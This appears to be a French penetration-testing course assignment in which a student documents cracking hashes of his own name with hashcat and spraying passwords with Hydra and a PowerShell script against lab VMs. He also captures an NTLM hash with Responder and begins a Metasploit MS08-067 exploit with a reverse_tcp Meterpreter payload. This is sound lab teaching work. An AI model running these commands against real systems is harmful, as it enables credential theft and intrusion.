



DEVOIR D'ÉCOLE - 2023

COURS: TESTS D'INTRUSION

SUJET: CRAQUAGE DE MOTS DE PASSE — ATTAQUES DE MOTS DE PASSE
— RESPONDER & JACKTHERIPPER — PIVOT & PERSISTENCE

FRÉDÉRIC PERRON



Table des matières

Exercice 1 – Password cracking (20p)	1
Exercice 2 – Password attacks (20p)	7
Exercice 3 – Responder & JackTheRipper (10p).....	10
Exercice 4 – Pivot & Persistence (50p).....	12

Exercice 1 – Password cracking (20p)

Fusionner votre prénom et nom de famille (ex lucianandrei) pour générer les types de hash suivants :

- a. MD5
- b. SHA1
- c. Bcrypt
- d. MD4

Vous pouvez utiliser CyberChef <https://gchq.github.io/CyberChef/> pour créer des hashes.

Craquer les hash en utilisant hashcat. **N'oubliez pas d'ajouter votre prénom et votre nom au dictionnaire que vous allez utiliser.**

Je vous recommande de faire ce lab avant votre exercice :

<https://tryhackme.com/room/crackthehash>


Qui a la solution ici :

<https://embeddedworld.home.blog/2019/05/11/hacking-walk-through-cracking-the-hashes/>


Documenter les étapes que vous avez utilisé pour générer le hash et le craquer.

Pour commencer le devoir, j'ai commencé par me rendre sur CyberChef comme mentionné précédemment. Depuis la page d'accueil, j'ai ouvert la section des hash et fait glisser la fonction MD5 hash dans la section *Recipe*.

J'ai ensuite entré mon nom (*fredericperron*) dans la section *Input*, ce qui a permis de générer un hash dans la section *Output*. Voir les images à la page suivante.



D'où je ferais glisser le hash MD5 hash vers la section Recipe... voir l'image ci-dessous.



Résultats de la fonction MD5 hash avec mon nom en entrée

J'ai répété le même processus pour chaque fonction de hachage (MD5 hash, SHA-1, bcrypt et MD4), ce qui m'a donné les chaînes de sortie suivantes pour chaque fonction avec *fredericperron* comme entrée :

MD5 : 8482d56aa36221e7c5d9900148cfe8e7

Après avoir ajouté mon nom dans le fichier rockyou.txt, j'ai exécuté la commande suivante dans mon terminal Kali Linux :

hashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt

hashoutputpw.txt étant le fichier texte dans lequel je souhaite enregistrer les hash déchiffrés
md5.txt étant le fichier contenant ma chaîne de hash MD5 hash
rockyou.txt étant la wordlist utilisée par Hashcat

Voir les images ci-dessous pour les étapes de cassage du hash MD5 :

```
(kali@kali)-[~/Downloads]
$ hashcat -m 0 -a 0 -o hashoutputpw.txt md5.txt rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
```

Entrer la commande


```
* Passwords..: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386
* Runtime ...: 1 sec

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 8482d56aa36221e7c5d9900148cfe8e7
Time.Started.....: Sat Feb 25 04:41:11 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:41:11 2023 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2517.8 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344386 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron → queen

Started: Sat Feb 25 04:41:09 2023
Stopped: Sat Feb 25 04:41:12 2023

(kali@kali)-[~/Downloads]
$
```

Craqué avec succès



Preuve avec mon nom a côté du hash

SHA1: bd6a73c6c289a024601456e142a23066b7b8fdbba

Les mêmes étapes que pour le MD5 hash ont été réalisées, mais avec un fichier nommé **sha1.txt**, et en changeant le mode à **100**, qui correspond à SHA-1.

Voir les images ci-dessous pour les étapes suivies.

```
(kali@kali)-[~/Downloads]
$ hashcat -m 100 -a 0 -o hashoutputpw.txt sha1.txt rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256


Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

* Filename..: rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: SHA1
Hash.Target.....: bd6a73c6c289a024601456e142a23066b7b8fdbba
Time.Started.....: Sat Feb 25 04:51:25 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:51:25 2023 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3345.8 kH/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344386 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron -> queen

Started: Sat Feb 25 04:51:11 2023
Stopped: Sat Feb 25 04:51:27 2023

(kali@kali)-[~/Downloads]
$
```



Bcrypt : \$2a\$10\$7QKStpWvyjx269WaAG9jteJZCpEUhFQWG.7OzLORgDB17l/8Zg1ka

Ensuite, pour le hash bcrypt, j'ai utilisé la même commande, mais en changeant le mode à 3200.

Voir les images ci-dessous pour les étapes suivies.

```

Stopped: Sat Feb 25 04:51:27 2023

(kali@kali)-[~/Downloads]
$ hashcat -m 3200 -a 0 -o hashoutputpw.txt bcrypt.txt rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72


* Passwords.: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2a$10$7QKStpWYvjx269WaAG9jteJZCpEUhFQWG.70zLORgDB1...8Zg1ka
Time.Started.....: Sat Feb 25 04:59:00 2023 (0 secs)
Time.Estimated...: Sat Feb 25 04:59:00 2023 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 26 H/s (10.31ms) @ Accel:8 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 16/14344386 (0.00%)
Rejected.....: 0/16 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: fredericperron -> lovely

Started: Sat Feb 25 04:58:27 2023
Stopped: Sat Feb 25 04:59:02 2023

(kali@kali)-[~/Downloads]
$ █

```



MD4: 5a36fd06916408c684d46b0901cb43d2

Finalement, pour la fonction de hachage MD4, j'ai également suivi le même processus, mais en utilisant le mode **900**, qui correspond à MD4. (Tout en référence à https://hashcat.net/wiki/doku.php?id=example_hashes)

La commande utilisée pour casser le hash MD4 est présentée dans les images à la page suivante.

```

(kali@kali)-[~/Downloads]
$ hashcat -m 900 -a 0 -o hashoutputpw.txt md4.txt rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 2880/2944 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

```

```


* Passwords..: 14344386
* Bytes.....: 139921522
* Keyspace..: 14344386

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD4
Hash.Target.....: 5a36fd06916408c684d46b0901cb43d2
Time.Started.....: Sat Feb 25 05:03:09 2023 (0 secs)
Time.Estimated...: Sat Feb 25 05:03:09 2023 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2570.5 kH/s (0.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344386 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: fredericperron → queen

Started: Sat Feb 25 05:02:55 2023
Stopped: Sat Feb 25 05:03:10 2023

(kali㉿kali)-[~/Downloads]
$ █

```



Exercice 2 – Password attacks (20p)

- a. Créez un nouvel utilisateur sur Metasploitable 2 en utilisant votre prénom et nom (ex. *lucianandrei*), puis effectuez une attaque de **password spraying** à l'aide de Hydra. (10p)


J'ai créé un nouvel utilisateur avec la commande suivante :
`sudo adduser fredericperron` (voir image ci-dessous).

Ensuite, j'ai effectué une attaque de **password spraying** en utilisant Hydra, comme démontré en classe.
Voir les images ci-dessous pour les détails complets.


```
msfadmin@metasploitable:~$ sudo adduser fredericperron
Adding user `fredericperron' ...
Adding new group `fredericperron' (1003) ...
Adding new user `fredericperron' (1003) with group `fredericperron' ...
Creating home directory `/home/fredericperron' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for fredericperron
Enter the new value, or press ENTER for the default
    Full Name []: frederic perron
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ msfadmin
```

Création d'un nouvel utilisateur avec nom et mot de passe fredericperron

Après avoir créé le compte, je me suis rendu sur ma machine Kali Linux et j'ai ouvert Hydra en version graphique. J'ai ensuite entré l'adresse IP de ma machine Metasploitable 2, sélectionné le protocole SSH, puis choisi ma liste de noms d'utilisateur et le mot de passe *fredericperron*. L'outil a alors identifié avec succès les identifiants du compte, soit **fredericperron / fredericperron**. Voir les images à la page suivante.



Changement de l'IP de ma machine Metasploitable2 et le protocole



*En sélectionnant ma liste de noms d'utilisateur nouvellement créée et le mot de passe fredericperron, l'outil a identifié l'utilisateur **fredericperron** avec le mot de passe **fredericperron**. Voir l'image suivante.*


```
[22][ssh] host:192.168.64.134 login: fredericperron password: fredericperron
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "" - 50 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "1norrep.cirederf" - 51 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "fredericperron1" - pass "fredericperron" - 52 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "frederic.perron" - 53 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "" - 54 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "norrep.cirederf" - 55 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "frederic.perron" - pass "fredericperron" - 56 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "perron" - 57 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "" - 58 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "norrep" - 59 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron" - pass "fredericperron" - 60 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "perron1" - 61 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "" - 62 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "1norrep" - 63 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.134 - login "perron1" - pass "fredericperron" - 64 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.134 - login "user" - pass "user" - 65 of 100 [child 0] (0/0)
```

- b. Créez un nouvel utilisateur sur la machine ADHD (<https://www.antispyphontraining.com/john-strand-training-lab-download-instructions/>) utilisant votre premier et dernier nom (ex lucianandrei) avec le même mot de passe que votre nom d'utilisateur. Effectuez une attaque de **password spraying** en suivant les instructions de <https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/PasswordsPray/PasswordSpray.md> (10p)

Pour commencer l'exercice 2 b., j'ai créé un nouvel utilisateur sur la machine ADHD. Pour ce faire, j'ai suivi le chemin suivant:

Start > Settings > Accounts > Family & other users > Other Users > Add other user > Add account.

J'ai ignoré l'étape d'enregistrement avec une adresse courriel et créé un compte avec le nom d'utilisateur **fredericperron**, en utilisant le même mot de passe. J'ai maintenant un nouvel utilisateur sur la machine ADHD nommé **fredericperron**, puis j'ai suivi les instructions fournies dans le dépôt GitHub pour effectuer l'attaque de password spraying. Voir les images ci-dessous pour les résultats finaux.



```
Command Prompt - powershell
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \tools
C:\tools>200-user-gen.bat
```

Génération de la liste d'utilisateur

```
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\tools> Set-ExecutionPolicy Unrestricted
Set-ExecutionPolicy : Access to the registry key
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the execution
policy for the default (LocalMachine) scope, start Windows PowerShell with the "Run as administrator" option. To
change the execution policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy Unrestricted
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetExecutionPolicyComm
nd

PS C:\tools> Import-Module .\LocalPasswordSpray.ps1
PS C:\tools> Invoke-LocalPasswordSpray -Password fredericperron
##### Making a list of all local users #####
A subdirectory or file C:\temp\ already exists.
[*] Using C:\temp\UserList.txt as userlist to spray with
[*] Password spraying has started. Current time is 7:19 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fredericperron Password:fredericperron
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to C:\temp\sprayed-creds.txt
PS C:\tools> _
```

Succès de password spraying sur l'appareil local avec password fredericperron

Exercice 3 – Responder & JackTheRipper (10p)

Dans votre machine ADHD, en utilisant l'utilisateur créé à l'exercice 2, réalisez le laboratoire fourni avec le scénario suivant :

<https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Responder/Responder.md>

- Démarrer Responder avec le compte ADHD
- Se connecter avec le nouvel utilisateur et tenter d'accéder, via l'Explorateur de fichiers, à un emplacement inexistant
- Capturer le hash et le casser avec John the Ripper

- Documentez tout en utilisant des captures d'écran (<https://www.screenpresso.com/> peut être utilisé pour rendre les capture d'écrans plus facile et attrayantes)

J'ai commencé en suivant les instructions du dépôt GitHub, en ouvrant un terminal Ubuntu. J'ai ensuite exécuté les commandes nécessaires pour obtenir les privilèges root et lancer Responder.

Comme indiqué dans le laboratoire, je suis retourné sur le système Windows et j'ai ouvert l'Explorateur de fichiers. J'ai saisi \\Noooo dans la barre d'adresse afin de forcer une tentative de connexion vers une ressource inexistante. Après cela, des données capturées sont apparues. Je suis retourné dans le répertoire requis (cd logs/) pour consulter les résultats. J'ai ensuite lancé John the Ripper. Après avoir capturé un hash NTLMv1, j'ai utilisé la commande appropriée pour le casser.

Enfin, j'ai suivi les instructions pour ouvrir une session Meterpreter sur le système Windows. Voir les images ci-dessous.



```
Administrator: Windows PowerShell
root@DESKTOP-I1T2G01:/opt/I
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
[sudo] password for adhd:
root@DESKTOP-I1T2G01:~# cd /opt/Responder/
root@DESKTOP-I1T2G01:/opt/Responder# ./Responder.py -I eth0
```

Résultats de l'exécution de la commande `sudo su` avec le mot de passe ADHD, puis de la navigation vers le répertoire de Responder et de l'exécution de la commande indiquée ci-dessus.

[illegible]

Résultats de la commande ./Responder.py -l eth0



Résultats du string \\Noooo

Après la commande et craquage de la session ADHD

Exercise 4 – Pivot & Persistence (50p)

Utilisez un **exploit côté client** contre la machine Windows XP. Plusieurs vulnérabilités sont présentes sur cette machine (ex. Flash, Firefox...). N'utilisez pas la méthode simple avec msvenom vue en laboratoire (10p)

J'ai commencé par m'assurer que toutes mes machines étaient sur le même sous-réseau. La première était configurée en NAT et la seconde en réseau **host-only** (VMNET19 que j'ai créé. Une fois cela fait, je me suis dirigé vers ma machine Kali Linux et j'ai ouvert Metasploit. J'ai commencé par rechercher sur Google quelle était la vulnérabilité la plus adaptée pour Windows XP et comment l'exploiter. Je suis ensuite tombé sur ce site parmi les premiers résultats : <https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/>. Cette ressource montrait notamment comment configurer les paramètres **LHOST** et **RHOST**, ainsi que comment identifier les cibles vulnérables. L'exploit utilisé était exploit/windows/smb/ms08_067_netapi. (**MS08-067**)

Voici les premières étapes réalisées :

```
msf6 > info exploit/windows/smb/ms08_067_netapi

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

Provided by:
hdm <x@hdm.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0    Automatic Targeting
  1    Windows 2000 Universal
  2    Windows XP SP0/SP1 Universal
  3    Windows 2003 SP0 Universal
  4    Windows XP SP2 English (AlwaysOn NX)
  5    Windows XP SP2 English (NX)
  6    Windows XP SP3 English (AlwaysOn NX)
  7    Windows XP SP3 English (NX)
  8    Windows XP SP2 Arabic (NX)
  9    Windows XP SP2 Chinese - Traditional / Taiwan (NX)
  10   Windows XP SP2 Chinese - Simplified (NX)
  11   Windows XP SP2 Chinese - Traditional (NX)
  12   Windows XP SP2 Czech (NX)
  13   Windows XP SP2 Danish (NX)
```

Informations sur la vulnérabilité

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```

Payload options (windows/meterpreter/reverse_tcp):

